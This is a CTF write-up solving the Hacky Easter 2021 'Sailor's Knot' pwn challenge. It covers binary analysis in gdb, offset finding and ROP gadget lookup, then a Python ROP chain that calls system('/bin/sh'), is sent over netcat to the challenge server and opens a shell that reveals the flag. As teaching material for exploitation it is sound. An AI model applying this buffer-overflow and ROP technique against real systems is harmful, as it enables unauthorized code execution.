
Hacky Easter 2021

Sailor's Knot

1. Click the **Sailor's Knot** image:


Hacky Easter 2021 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Hacky Easter 2021
https://21.hackyeaster.com/#/challengedetails/29
HL 1.0 HL 2.0 Shop HL Compass Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter
Hacky Easter 2021
DashBoard Challenges Scores Solves Buddies HowTo
author: daubsi
solves: 33
hard
300
pwn
Latest Solves
18.04. 04:07:08 Stormie
sailorsknot
Show Hint (free)

Sailor's Knot

There is a huge variety of sailor's knots, but the common thing is they all use rops or other types of cords.

```
nc 46.101.107.117 2112
```

Get a shell and read the flag.

Note: The service is restarted every hour at x:00.

Ubuntu 18.04 64 Bit

2. Click the **sailorsknot** button and then click the **OK** button, to download the sailorsknot file.

3. Open a Terminal window.

4. Execute the following command, from the Terminal window, to determine the file type of the sailorsknot file:

   file sailorsknot

```
sailorsknot: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynami-
cally linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux
3.2.0, BuildID[sha1]=97703c7c27443a213e91b074911c7c744fc34043, not
stripped
```

5. Execute the following command, from the Terminal window, to add the execute permission to the sailorsknot file:

   chmod +x sailorsknot

6. Execute the following command, from the Terminal window, to execute the sailorsknot file:

   ./sailorsknot

```
Welcome! Please give me your name!
>
```

7. Type **Me** and then press the **Enter** key:

```
Hi Me, nice to meet you!
```

8. Execute the following commands, from the Terminal window, to display the function names in the sailorsknot file:

```
objdump -D sailorsknot | grep -e "<[a-z_]*>:" | grep -v __ | cut -d" " -f2
```

```
<_init>:
<_start>:
<_dl_relocate_static_pie>:
<deregister_tm_clones>:
<register_tm_clones>:
<frame_dummy>:
<main>:
<remove_me_before_deploy>:
<ignore_me_init_buffering>:
<kill_on_timeout>:
<ignore_me_init_signal>:
<_fini>:
<msg>:
<field>:
```

9. Execute the following command, from the Terminal window, to open the sailorsknot file, in the GNU Debugger:

```
gdb ./sailorsknot
```

```
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./sailorsknot...
(No debugging symbols found in ./sailorsknot)
gdb-peda$
```

Hacky Easter 2021

10. Execute the following command, from the gdb-peda$ prompt, to disassemble the **main** function, in the GNU Debugger:

    disas main

```
Dump of assembler code for function main:
   0x0000000000400757 <+0>:      push   rbp
   0x0000000000400758 <+1>:      mov    rbp,rsp
   0x000000000040075b <+4>:      sub    rsp,0x30
   0x000000000040075f <+8>:      mov    DWORD PTR [rbp-0x24],edi
   0x0000000000400762 <+11>:     mov    QWORD PTR [rbp-0x30],rsi
   0x0000000000400766 <+15>:     mov    eax,0x0
   0x000000000040076b <+20>:     call   0x4007d4 <ignore_me_init_buffering>
   0x0000000000400770 <+25>:     mov    eax,0x0
   0x0000000000400775 <+30>:     call   0x400864 <ignore_me_init_signal>
   0x000000000040077a <+35>:     lea    rdi,[rip+0x197]        # 0x400918
   0x0000000000400781 <+42>:     mov    eax,0x0
   0x0000000000400786 <+47>:     call   0x400620 <printf@plt>
   0x000000000040078b <+52>:     lea    rax,[rbp-0x20]
   0x000000000040078f <+56>:     mov    rdi,rax
   0x0000000000400792 <+59>:     mov    eax,0x0
   0x0000000000400797 <+64>:     call   0x400650 <gets@plt>
   0x000000000040079c <+69>:     lea    rax,[rbp-0x20]
   0x00000000004007a0 <+73>:     mov    rsi,rax
   0x00000000004007a3 <+76>:     lea    rdi,[rip+0x194]        # 0x40093e
   0x00000000004007aa <+83>:     mov    eax,0x0
   0x00000000004007af <+88>:     call   0x400620 <printf@plt>
   0x00000000004007b4 <+93>:     mov    eax,0x0
   0x00000000004007b9 <+98>:     leave
   0x00000000004007ba <+99>:     ret
End of assembler dump.
```

    Buffer: 0x30 = 48 characters

11. Execute the following command, from the gdb-peda$ prompt, to disassemble the **remove_me_before_deploy** function, in the GNU Debugger:

    disas remove_me_before_deploy

```
Dump of assembler code for function remove_me_before_deploy:
   0x00000000004007bb <+0>:   push   rbp
   0x00000000004007bc <+1>:   mov    rbp,rsp
   0x00000000004007bf <+4>:   pop    rdi
   0x00000000004007c0 <+5>:   ret
   0x00000000004007c1 <+6>:   xor    rax,rax
   0x00000000004007c4 <+9>:   ret
   0x00000000004007c5 <+10>:  lea    rdi,[rip+0x18c]        # 0x400958
   0x00000000004007cc <+17>:  call   0x400610 <system@plt>
   0x00000000004007d1 <+22>:  nop
   0x00000000004007d2 <+23>:  pop    rbp
   0x00000000004007d3 <+24>:  ret
End of assembler dump.
```

Hacky Easter 2021

12. Execute the following command, from the gdb-peda$ prompt, to display the various security options on the sailorsknot binary:

    checksec

    ```
    CANARY    : disabled
    FORTIFY   : disabled
    NX        : ENABLED
    PIE       : disabled
    RELRO     : Partial
    ```

13. Execute the following command, from the gdb-peda$ prompt, to create a 48-character pattern file, pat:

    pattern create 48 pat

    ```
    Writing pattern of 48 chars to filename "pat"
    ```

14. Execute the following command, from the gdb-peda$ prompt, to execute the sailorsknot file, with the 48-character pattern file, pat:

    run < pat

    ```
    Starting program: /home/hacker/Downloads/sailorsknot < pat
    Welcome! Please give me your name!
    > Hi AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA, nice to meet you!

    Program received signal SIGSEGV, Segmentation fault.
    [----------------------------------registers-----------------------------------]
    RAX: 0x0
    RBX: 0x0
    RCX: 0x0
    RDX: 0x0
    RSI: 0x7ffffffb880 ("Hi AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA, nice to meet you!\n")
    RDI: 0x7ffff7fab670 --> 0x0
    RBP: 0x6141414541412941 ('A)AAEAAa')
    RSP: 0x7fffffffdf38 ("AA0AAFAA")
    RIP: 0x4007ba (<main+99>: ret)
    R8 : 0x0
    R9 : 0x47 ('G')
    R10: 0x7fffffffdf10 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAA")
    R11: 0x246
    R12: 0x400670 (<_start>:  xor    ebp,ebp)
    R13: 0x0
    R14: 0x0
    R15: 0x0
    EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
    [-------------------------------------code-------------------------------------]
       0x4007af <main+88>:    call   0x400620 <printf@plt>
       0x4007b4 <main+93>:    mov    eax,0x0
       0x4007b9 <main+98>:    leave
    => 0x4007ba <main+99>:    ret
       0x4007bb <remove_me_before_deploy>:     push   rbp
       0x4007bc <remove_me_before_deploy+1>:   mov    rbp,rsp
       0x4007bf <remove_me_before_deploy+4>:   pop    rdi
       0x4007c0 <remove_me_before_deploy+5>:   ret
    [------------------------------------stack-------------------------------------]
    0000| 0x7fffffffdf38 ("AA0AAFAA")
    0008| 0x7fffffffdf40 --> 0x7fffffffe000 --> 0x0
    0016| 0x7fffffffdf48 --> 0x100000000
    0024| 0x7fffffffdf50 --> 0x400757 (<main>: push   rbp)
    0032| 0x7fffffffdf58 --> 0x7ffff7e107cf (<init_cacheinfo+287>:       mov    rbp,rax)
    0040| 0x7fffffffdf60 --> 0x0
    0048| 0x7fffffffdf68 --> 0x9e73c6bb5fddd4d2
    0056| 0x7fffffffdf70 --> 0x400670 (<_start>:       xor    ebp,ebp)
    [------------------------------------------------------------------------------]
    Legend: code, data, rodata, value
    Stopped reason: SIGSEGV
    0x00000000004007ba in main ()
    ```

15. Execute the following command, from the gdb-peda$ prompt, to determine the size of the buffer:

    pattern search

```
Registers contain pattern buffer:
RBP+0 found at offset: 32
Registers point to pattern buffer:
[RSP] --> offset 40 - size ~8
[R10] --> offset 0 - size ~48
Pattern buffer found at:
0x00601082 : offset 31453 - size    4 (/home/hacker/Downloads/sailorsknot)
0x00007fffffffb883 : offset     0 - size   48 ($sp + -0x26b5 [-2478 dwords])
0x00007fffffffdc2b : offset 31453 - size    4 ($sp + -0x30d [-196 dwords])
0x00007fffffffdc56 : offset 31453 - size    4 ($sp + -0x2e2 [-185 dwords])
0x00007fffffffdf10 : offset     0 - size   48 ($sp + -0x28 [-10 dwords])
References to pattern buffer found at:
0x00007fffffffdb60 : 0x00007fffffffdf10 ($sp + -0x3d8 [-246 dwords])
0x00007fffffffde48 : 0x00007fffffffdf10 ($sp + -0xf0 [-60 dwords])
0x00007fffffffde60 : 0x00007fffffffdf10 ($sp + -0xd8 [-54 dwords])
0x00007fffffffde98 : 0x00007fffffffdf10 ($sp + -0xa0 [-40 dwords])
```

    Control of the Return Pointer (RP) – 40 bytes until the RP

16. Execute the following command, from the gdb-peda$ prompt, to display the common ROP gadgets for the sailorsknot binary:

    ropgadget

```
ret = 0x400295
popret = 0x4006d8
addesp_8 = 0x4005eb
```

17. Execute the following command, from the gdb-peda$ prompt, to search for the pattern **/bin/sh** in memory:

    searchmem /bin/sh

```
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
sailorsknot : 0x6010b1 --> 0x68732f6e69622f ('/bin/sh')
       libc : 0x7ffff7f74156 --> 0x68732f6e69622f ('/bin/sh')
```

18. Execute the following command, from the gdb-peda$ prompt, to quit the GNU Debugger:

    quit

19. Execute the following command, from the Terminal window, to calculate the MD5 check sum of the sailorsknot file:


    md5sum sailorsknot

```
e3081f3477059ad8631444db6980cf76  sailorsknot
```

20. Click the **Second** tab.

Hacky Easter 2021


21. Navigate to **http://ropshell.com**:


Free Online ROP Gadgets Search - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Hacky Easter 2021
Free Online ROP Gadget
ropshell.com
HL 1.0 HL 2.0 Shop HL Compass Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter
ROPSHELL Upload Search Howto About
binary name or md5 hash
Search

```
ropshell> Free online ROP gadgets search!

ropshell> stats
by arch
-------
x86_64: 2167
i386  : 3341
arm   : 557
armv7 : 43

by type
-------
RAW   : 1112
MACHO : 60
ELF   : 4026
PE    : 910

total gadget db: 6108
```

© 2014 - 2019 - Powered by ROPEME | Contact

22. Type **e3081f3477059ad8631444db6980cf76** into the Search text box and then click the **Search** button:



Free Online ROP Gadgets Search - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Hacky Easter 2021
Free Online ROP Gadget
ropshell.com/search
HL 1.0 HL 2.0 Shop HL Compass Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter
ROPSHELL Upload Search Howto About
e3081f3477059ad8631444
Search

```
ropshell> search for available gadget databases

ropshell> list e3081f3477059ad8631444db6980cf76
hash                              name             arch   type   count
-------------------------------------------------------------------------
e3081f3477059ad8631444db6980cf76 sailorsknot      x86_64 ELF    48
```

© 2014 - 2019 - Powered by ROPEME | Contact

Hacky Easter 2021

23. Click the **e3081f3477059ad8631444db6980cf76** link:



Free Online ROP Gadgets Search - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Hacky Easter 2021
Free Online ROP Gadgets
ropshell.com/ropsearch?h=e3081f3477059ad86314
HL 1.0 HL 2.0 Shop HL Compass Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter
ROPSHELL Upload Search Howto About
ASM or ROP code
Search

```
ropshell> use e3081f3477059ad8631444db6980cf76 (download)
name         : sailorsknot (x86_64/ELF)
base address : 0x400670
total gadgets: 48
```

```
ropshell> suggest
call
    > 0x004008da : call [rsp + rbx*8]
    > 0x004008d9 : call [r12 + rbx*8]
jmp
    > 0x004006d1 : jmp rax
load reg
    > 0x004007bf : pop rdi; ret
    > 0x004006d8 : pop rbp; ret
    > 0x004008f2 : pop r15; ret
    > 0x004008f1 : pop rsi; pop r15; ret
    > 0x004008f0 : pop r14; pop r15; ret
pop pop ret
    > 0x004008f2 : pop r15; ret
    > 0x004008f0 : pop r14; pop r15; ret
    > 0x004008ee : pop r13; pop r14; pop r15; ret
    > 0x004008ec : pop r12; pop r13; pop r14; pop r15; ret
    > 0x004008eb : pop rbp; pop r12; pop r13; pop r14; pop r15; ret
stack pivoting
    > 0x004007b9 : leave ; ret
```

© 2014 - 2019 . Powered by ROPEME | Contact

24. Close the **Second** tab.

25. Execute the following command, from the Terminal window, to create a Python script file, ropchain.py:

    mousepad ropchain.py

26. Type the following code into the Mousepad window:

```
#/usr/bin/python
import struct

def p(x):
    return struct.pack('<L', x)

payload = ""
payload += "B" * 40
payload += p(0x400295)                 # ret
payload += "\x00\x00\x00\x00"
payload += p(0x4006d8)                 # pop ret
payload += "\x00\x00\x00\x00"
payload += "NEXTNEXT"
payload += p(0x400295)                 # ret
payload += "\x00\x00\x00\x00"
payload += p(0x4007bf)                 # pop rdi
payload += "\x00\x00\x00\x00"
payload += p(0x6010b1)                 # '/bin/sh'
payload += "\x00\x00\x00\x00"
payload += p(0x4007cc)                 # remove_me_before_deploy
payload += "\x00\x00\x00\x00"

print payload
```

Hacky Easter 2021

27. Save the amended file.

28. Close Mousepad

29. Execute the following commands, from the Terminal window, to store the output of the ropchain.py file, in the file rop:

    python ropchain.py > rop

30. Execute the following commands, from the Terminal window, to netcat to **46.101.107.117** on port **2112** and spawn a shell:

    (cat rop;cat) | nc 46.101.107.117 2112

```
Welcome! Please give me your name!
> Hi BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB�@, nice to meet you!
```

31. Execute the following command, to display the effective userid of the shell:

    whoami

```
ctf
```

32. Execute the following command, to list the contents of the current directory:

    ls

```
challenge2
flag
ynetd
```

33. Execute the following command, to display the contents of the flag file:

    cat flag

```
he2021{s41l0r_r0p_f0r_pr0f1t}
```

34. Press **Ctrl+C** to close the connection.

35. Close the Terminal window.

Flag: **he2021{s41l0r_r0p_f0r_pr0f1t}**